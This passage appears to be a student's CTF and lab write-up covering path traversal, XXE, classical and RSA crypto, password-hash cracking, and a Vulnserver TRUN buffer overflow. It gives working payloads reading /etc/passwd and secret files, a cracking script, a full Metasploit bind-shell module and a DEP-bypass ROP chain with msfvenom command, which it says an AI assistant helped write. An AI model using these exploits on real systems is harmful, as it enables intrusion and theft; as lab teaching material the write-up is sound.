


Figure 28: Reading `/etc/passwd` via path traversal; `ctfuser` has home `/home/ctfuser`

Step 2 — read the secret. The `.secret` file in that home directory was then read:

```
file=../../../../home/ctfuser/.secret
```

- **Findings**

The file (labelled an "SSH Key backup") contained the flag:




Figure 29: Reading `/home/ctfuser/.secret` via path traversal, revealing the flag

- **Flag**

  CTF{d0t_d0t_sl4sh_all_th3_w4y}

3.24 XXE Injection

- **Description**

This challenge (on the same container) was an "XML Profile Importer" that accepts a user profile as XML and echoes back the parsed field values. The description noted that the parser "supports standard XML features" — including `DOCTYPE` declarations and external entities. The objective was to use **XML External Entity (XXE)** injection to read a local file. The flag format was `CTF{...}`.

- **Search Method**

The importer sends the raw XML to `/api/xxe/parse` (as `application/xml`) and returns the parsed `name` and `email` fields. Because external entities are enabled, an entity can be defined that points at a local file; when the parser expands that entity inside the `<name>` element, the file's contents are returned in the `name` field.
Step 1 — confirm XXE with `/etc/passwd`. The following payload defines an external entity `xxe` that reads `/etc/passwd` and places it in the `name` element:

```
<?xml version="1.0"?>
<!DOCTYPE profile [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<profile><name>&xxe;</name><email>a@b.com</email></profile>
```

The response's `name` field came back containing `/etc/passwd`, confirming the injection works:



Figure 30: XXE payload reading `/etc/passwd`; its contents are returned in the `name` field

Step 2 — read the flag. Changing the entity target to `file:///flag.txt` returned the flag. (Non-existent paths came back as `[entity: file:///...]`, which is how the correct file was identified.)

- **Findings**

The file `/flag.txt` (marked "TOP SECRET") contained the flag:




Figure 31: XXE payload reading `/flag.txt`, revealing the flag in the `name` field

- **Flag**

  CTF{xml_3xt3rn4l_3nt1ty_l34k3d}

3.25 Caesar's Column

- **Description**

This was a classical-cryptography challenge. A message was protected with **two** classical ciphers applied in order: first a **columnar transposition** (6-letter keyword of distinct letters, unknown), then a **Caesar cipher** (shift 1–25, unknown). The encryption source and the ciphertext were given; the task was to recover the plaintext. The flag format was `NTNU{...}`.

- **Analysis**

The two layers are reversed in the opposite order to how they were applied: first undo the Caesar shift, then undo the transposition.

- **Caesar** has only 25 possible shifts, so all of them can be tried. The Caesar step shifts only `A-Z`; spaces and punctuation pass through unchanged.
- The **columnar transposition** reads the grid's columns in the alphabetical order of the keyword's letters. A 6-letter keyword gives $6! = 720$ possible column orders. Rather than guessing the keyword, one can brute-force all 720 *column orders* directly.

That is only $26 \times 720 = 18\,720$ combinations in total — trivially brute-forceable. The ciphertext is 102 characters, i.e. 17 rows $\times$ 6 columns.
The one subtlety (noted in the challenge hints): simply searching for `NTNU{` is not enough, because swapping two columns that do not touch the flag leaves the flag readable while garbling the rest. So every candidate is **scored** by counting common English words (`THE`, `IS`, `AFTER`, ...), and the highest-scoring decryption is kept.

- **Solution Code**

The core is a `columnar_decrypt()` that inverts the transposition for a given column order, plus a brute-force search over all shifts and orders:

```
def columnar_decrypt(ciphertext, order):
    cols = len(order)
    rows = len(ciphertext) // cols
    chunks = [ciphertext[i*rows:(i+1)*rows] for i in range(cols)]
    grid_cols = [None] * cols
    for k, c in enumerate(order):     # chunk k came from original column order[k]
        grid_cols[c] = chunks[k]
    return "".join(grid_cols[c][r] for r in range(rows) for c in range(cols))

def solve(ciphertext):
    best = None
    for shift in range(26):
        unshifted = caesar(ciphertext, -shift)          # 1) undo Caesar
        for order in permutations(range(6)):            # 2) try all 720 orders
            plaintext = columnar_decrypt(unshifted, order)
            score = english_score(plaintext)            # score for English
            if best is None or score > best[0]:
                best = (score, shift, order, plaintext)
    return best
```

- **Findings**

The best-scoring candidate was found with **Caesar shift 17** and **column order (0, 4, 3, 1, 2, 5)**, giving the plaintext:

```
CONGRATULATIONS AGENT. THE SECRET IS NTNU{FREQUENCY_ANALYSIS_NEVER_SLEEPS}.
DESTROY AFTER READING.XXXX
```

(The trailing `XXXX` is the `X` padding added by the transposition.)

- **Flag**

  NTNU{FREQUENCY_ANALYSIS_NEVER_SLEEPS}

3.26 Rock You Like a Hash Cat

- **Description**

This challenge simulated an attacker who dumped four password hashes from a database (as in the SQL-injection → hash-cracking topic). The task was to recover all four passwords. With the four cracked passwords, calling `unlock([pw1,pw2,pw3,pw4])` derives a key from them and decrypts the flag, so the passwords genuinely had to be cracked. The flag format was `NTNU{...}`.

- **Analysis**

The four targets used fast, general-purpose hash functions with no key-stretching, which makes them cheap to brute-force:

- Target 1: `md5`, unsalted
- Target 2: `sha1`, unsalted
- Target 3: `sha256`, unsalted
- Target 4: `sha256`, *salted* — the public salt `ntnu_salt_2025$` is prepended to the password before hashing

A small wordlist of common passwords was provided. Real users rarely pick a raw dictionary word; they apply predictable **mutation rules**, so each wordlist entry was expanded into candidates using: case changes (lower / UPPER / Capitalised), **leetspeak** substitutions (a→`@`, o→`0`, e→`3`, ...), and appended digits / years. Each candidate was hashed with the appropriate algorithm (and salt for target 4) and compared to the target hashes.

- **Solution Code**

The mutation generator and the cracking loop:

```
LEET = {"a":"@","o":"0","e":"3","i":"1","s":"$","t":"7"}
SUFFIXES = [""] + [str(d) for d in range(10)] + ["123","2024","2025","!", ...]

def mutations(word):
    cases = {word, word.lower(), word.upper(), word.capitalize()}
    bases = set(cases)
    for c in cases:
        bases.add("".join(LEET.get(ch, ch) for ch in c))   # leetspeak
    for base in bases:
        for suffix in SUFFIXES:                            # appended digits/years
            yield base + suffix

def crack(targets):
    for word in open("wordlist.txt"):
        for candidate in mutations(word.strip()):
            for t in targets:
                if hash_password(t["algo"], candidate, t["salt"]) == t["hash"]:
                    found[t["id"]] = candidate
```

- **Findings**

All four passwords were recovered, each showing a typical weak-password pattern:

ID	Algo	Password	Mutation
1	`md5`	`letmein`	plain dictionary word
2	`sha1`	`Monkey123`	Capitalise + append `123`
3	`sha256`	`Dr@g0n`	`dragon` + Capitalise + leet `a`→`@`, `o`→`0`
4	`sha256+salt`	`sunshine2025`	append year `2025`

Passing these four passwords (in ID order) to `unlock()` derived the key and decrypted the flag.

- **Flag**

  NTNU{WEAK_PASSWORDS_FALL_TO_A_WORDLIST}

3.27 Tiny Primes, Big Problems

- **Description**

This challenge targeted an RSA implementation whose developer used primes that were far too small. The flag was encrypted with textbook RSA (no padding): the flag was split into 6-byte chunks (the last chunk NUL-padded to 6 bytes), and each chunk m (as a big-endian integer) was encrypted as $c = m^e \bmod n$. The task was to recover the flag (`NTNU{...}`).

- **Analysis**

RSA's security rests on the difficulty of factoring the modulus n into its two prime factors p and q. Here $n = 889970796180013$ is only about 50 bits, so it factors essentially instantly — the two primes turned out to be 25-bit numbers. Once n is factored, the private key follows directly from the public parameters:

- factor $n = p \times q$ (Pollard's rho; trial division would also work for such a small n),
- compute $\varphi(n) = (p-1)(q-1)$,
- compute the private exponent $d = e^{-1} \bmod \varphi(n)$ (`pow(e, -1, phi)`),
- decrypt each block with $m = c^d \bmod n$ and convert back to 6 bytes.

- **Solution Code**

```
p = pollard_rho(n); q = n // p          # factor the tiny modulus
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)                      # private exponent
flag = b""
for c in ciphertext:
    m = pow(c, d, n)                     # textbook RSA decryption
    flag += m.to_bytes(6, "big")
flag = flag.rstrip(b"\x00")              # drop the NUL padding
```

- **Findings**

n factored into $p = 29594171$ and $q = 30072503$, which gave the private exponent and decrypted all five blocks to the flag.

- **Flag**

  NTNU{SMALL_PRIMES_FALL_FAST}

3.28 Clockwork Key

- **Description**

This challenge involved a secret encrypted with AES-128-CBC. To "generate a random key" the developer seeded Python's `random` module with the current Unix timestamp. A leaked server log narrowed the encryption time to some point on 2025-10-24 (UTC). The blob was `base64(IV (16 bytes) || ciphertext)`, PKCS#7 padded. The task was to recover the flag (`NTNU{...}`).

- **Analysis**

The weakness is not AES itself but the **key generation**. A secure key needs 128 bits of entropy (about 3.4×10^{38} possibilities). Here the key is fully determined by the seed, and the seed is a Unix timestamp within a single known day. A day is only 86400 seconds, so there are at most 86400 possible keys — the entire keyspace can be brute-forced in moments. For each candidate seed in the window, the key is regenerated the same way the developer made it, the blob is decrypted, and success is recognised when the PKCS#7 padding is valid and the plaintext starts with `NTNU{`.

- **Solution Code**

```
for seed in range(WINDOW_START, WINDOW_END):   # every second of the day
    key = generate_key(seed)                    # same vulnerable generator
    try:
        plaintext = decrypt(BLOB, key)          # AES-CBC + unpad
    except ValueError:
        continue                                # wrong key -> bad padding
    if plaintext.startswith(b"NTNU{"):
        print("seed =", seed, "flag:", plaintext.decode())
        break
```

- **Findings**

The correct seed was `1761346412` (a timestamp on 2025-10-24), which regenerated the key and decrypted the flag.

- **Flag**

NTNU{NEVER_SEED_YOUR_KEYS_WITH_THE_CLOCK}

3.29 Patch-The-Box

- **Status**

Not attempted. This challenge (Vulnerability Assessment, 100 points) was not attempted.

3.30 Exploit Developer 1

- **Description**

This task required developing and implementing a functional Metasploit module that exploits a vulnerable Windows application (*Vulnserver*) and establishes a **bind shell** on the victim machine. The work covered setting up the lab, analysing the application, identifying the vulnerability, developing the Metasploit module, and obtaining the shell.

- **Laboratory Setup**

The lab consisted of two virtual machines on the same virtual network so the attacker could reach the victim:

- **Victim / development machine:** Windows 11, running `vulnserver.exe` (with `essfunc.dll` in the same folder) listening on TCP port 9999, and the **Immunity Debugger** with the **mona.py** plugin for analysis. Windows Defender and the Windows Firewall were disabled so the shellcode would not be quarantined and the ports would be reachable.
- **Attacker machine:** Kali Linux, with Metasploit.

The victim was assigned `192.168.122.158` and Kali `192.168.122.157`. Reachability was verified with `nmap -p 9999 192.168.122.158` (port open).

- **Vulnerability Analysis**

Connecting to the service (`HELP`) listed its commands. The `TRUN` command is vulnerable to a classic **stack-based buffer overflow**: a long argument overflows a fixed-size stack buffer and overwrites the saved return address (EIP), allowing control of execution flow.
Finding the EIP offset. A 3000-byte cyclic (De Bruijn) pattern was sent as the `TRUN` argument, crashing the service. In Immunity, `!mona findmsp` located the pattern in memory and reported that EIP is overwritten at **offset 2004**, with ESP pointing into the attacker-controlled buffer shortly after:





Figure 32: `!mona findmsp` reporting EIP control at offset 2004 and ESP in the buffer

The offset was confirmed by sending `A`×2004 + `BBBB` + `C`×992. EIP became exactly `42424242` (the four B's) and ESP pointed to a block of `43 43 43 43` (the C's), proving precise control of EIP and that shellcode placed after the return address lands at ESP:


Registers (FPU)
EAX 00EDF21B ASCII "TRUN /.:/AAAA




Figure 35: `!mona jmp -r esp -m essfunc.dll`: JMP ESP gadgets in a non-ASLR/SafeSEH module

- **Exploit Development (Metasploit module)**

The analysis gives the exploit structure: `2004` filler bytes, the `JMP ESP` address (`0x625012F0`) over EIP, a short NOP sled, then the bind-shell shellcode. This was implemented as a Metasploit module, placed in `~/.msf4/modules/exploits/windows/misc/vulnserver_trun.rb` on Kali:

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking
  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Vulnserver TRUN Buffer Overflow (Bind Shell)',
      'Platform'    => 'win',
      'Arch'        => ARCH_X86,
      'Payload'     => { 'Space' => 500, 'BadChars' => "\x00",
                         'DisableNops' => true },
      'Targets'     => [
        [ 'Windows 11 - Vulnserver / essfunc.dll',
          { 'Ret' => 0x625012f0, 'Offset' => 2004 } ]
      ],
      'DefaultTarget' => 0))
    register_options([ Opt::RPORT(9999) ])
  end

  def exploit
    connect
    banner = sock.get_once
    print_status("Banner: #{banner.to_s.strip}") if banner

    buffer  = "TRUN /.:/"                          # vulnerable command
    buffer << rand_text_alpha(target['Offset'])  # 2004 bytes to EIP
    buffer << [target.ret].pack('V')             # EIP -> JMP ESP
    buffer << make_nops(16)                       # NOP sled
    buffer << payload.encoded                     # bind shell
    buffer << "\r\n"

    print_status("Sending overflow (offset=#{target['Offset']}, " \
                 "ret=0x#{target.ret.to_s(16)})")
```

```
    sock.put(buffer)
    handler        # connect to the bind payload on the victim
    disconnect
  end
end
```

Use of AI: I got help from an AI assistant (Claude) to drive the fuzzing/analysis steps and to write the Metasploit module.

- **Exploitation**

The module was run from Kali with a bind-shell payload:

```
use exploit/windows/misc/vulnserver_trun
set RHOSTS 192.168.122.158
set payload windows/shell_bind_tcp
set LPORT 4444
exploit
```

With `windows/shell_bind_tcp` the victim *listens* on port 4444 and Metasploit connects to it — a bind shell, as required. A command shell session opened, and `whoami` and `ipconfig` confirmed command execution as `etisk\thort` on the victim (`192.168.122.158`):




Figure 36: Metasploit module opening a bind shell on the victim; `whoami`/`ipconfig` confirm access

- **Flag**

Awarded on successful completion of the exploitation:

FLAG{EXD1}

3.31 Exploit Developer 2

- **Description**

This task required porting the Exploit Developer 1 exploit so that it works against a Windows environment with **Data Execution Prevention (DEP)** enabled. A functional Python exploit was acceptable (no Metasploit module required), and either a bind or reverse shell was the goal. The lab was the same as EXD1 (Windows 11 victim with Vulnserver, Immunity + mona; Kali attacker), with DEP turned on via `bcdedit /set {current} nx AlwaysOn` followed by a reboot. DEP being active was confirmed with `bcdedit | findstr nx`:




Figure 37: DEP enabled on the victim (`nx AlwaysOn`)

- **Why the EXD1 exploit fails under DEP**

The EXD1 exploit overwrites EIP with a `JMP ESP` and executes shellcode placed on the stack. DEP marks the stack as **non-executable**, so although the overflow and the `JMP ESP` redirect still succeed (EIP reaches the stack), the CPU faults the instant it tries to execute the stack bytes. Re-running the EXD1 payload with DEP on produced an access violation *executing a stack address*, with EIP sitting in the stack (`00FAF9FC`) and EBP still holding the filler `41414141`:




Figure 38: DEP blocks execution: EIP reached the stack (`00FAF9FC`) but faulted on execute

The same bytes ran fine in EXD1 (DEP off) and produced a shell; only DEP prevents it. This is the limitation the exploit must overcome.

- **The bypass: ROP to `VirtualProtect`**

DEP can be defeated with **Return-Oriented Programming (ROP)**: instead of executing shellcode directly, the saved return address is pointed at a chain of existing code fragments ("gadgets") that call the Windows API `VirtualProtect()` to change the stack's memory protection to `PAGE_EXECUTE_READWRITE` (`0x40`). Once the stack is executable, the chain returns into the shellcode, which now runs normally.
The ROP chain was generated with mona:

```
!mona rop -m *.dll -cp nonull
```




Figure 39: mona generating the ROP chain and writing `rop_chains.txt`

mona produced a ready `VirtualProtect` chain in `rop_chains.txt`. It resolves `VirtualProtect` through the IAT of the non-ASLR `essfunc.dll` (`0x625070d0`) and sets up the arguments via a `PUSHAD` gadget:

```
0x76e9d78a,  # POP EDI # RETN            [ucrtbase.dll]
0x625070d0,  # ptr to &VirtualProtect()  [IAT essfunc.dll]
0x76e20191,  # MOV ESI,DWORD PTR DS:[EDI] ...  [ucrtbase.dll]
0x41414141,  # filler (x4)
0x7724474b,  # POP EBP # RETN            [msvcrt.dll]
0x625012fd,  # & jmp esp                 [essfunc.dll]   (return -> shellcode)
0x77278e38,  # POP EDX # RETN            [msvcrt.dll]
0xfffffdff,  # -> 0x00000201 (dwSize)   via NEG
0x76edfcb0,  # NEG EDX # RETN            [ucrtbase.dll]
0x77354939,  # MOV EBX,EDX # RETN        [ntdll.dll]
0x772856f8,  # POP EDX # RETN            [msvcrt.dll]
0xffffffc0,  # -> 0x00000040 (PAGE_EXECUTE_READWRITE) via NEG
0x76edfcb0,  # NEG EDX # RETN            [ucrtbase.dll]
0x7722a505,  # POP ECX # RETN            [msvcrt.dll]
0x62505be2,  # &Writable location        [essfunc.dll]
0x751a5c6b,  # POP EDI # RETN            [RPCRT4.dll]
0x7642a0a4,  # RETN (ROP NOP)            [KERNELBASE.dll]
0x7640c19b,  # POP EAX # RETN            [KERNELBASE.dll]
0x90909090,  # nop
0x7646c2e3,  # PUSHAD # RETN             [KERNELBASE.dll]
```

Note on ASLR. Most gadgets come from ASLR'd system DLLs (`ucrtbase`, `msvcrt`, `ntdll`, `RPCRT4`, `KERNELBASE`); only `essfunc.dll` is fixed. Their addresses are randomised per boot, so the chain is valid for the *current boot session* (it survives Vulnserver restarts within a session, but must be regenerated after a reboot). This task concerns DEP, not ASLR; defeating ASLR as well would require an information leak.

- **The modified exploit**

The EXD1 single `JMP ESP` was replaced by the ROP chain. The structure keeps the same offset (2004); the chain overwrites EIP and runs, then execution falls through a NOP sled into the shellcode on the now-executable stack:

```
buf  = b"TRUN /.:/"
```

```
buf += b"A" * 2004          # padding to the saved return address (EIP)
buf += create_rop_chain()    # EIP -> ROP chain -> VirtualProtect() marks stack RWX
buf += b"\x90" * 16          # NOP sled
buf += shellcode             # windows/shell_bind_tcp (LPORT 4444), now executable
```

The shellcode was generated with:

```
msfvenom -p windows/shell_bind_tcp LPORT=4444 EXITFUNC=thread -b '\x00' -f python
```

Use of AI: I got help from an AI assistant (Claude) to analyse the DEP failure, assemble the ROP-based Python exploit, and debug it.

- **Exploitation**

Running the Python exploit against the DEP-enabled victim and connecting to port 4444 produced a working bind shell — command execution as `etisk\thort` on Windows 11 with DEP on:



Figure 40: DEP-bypass exploit: the ROP chain enables the stack and the bind shell lands despite DEP

- **Flag**

  FLAG{EXD2}

3.32 Open-Box

- **Status**

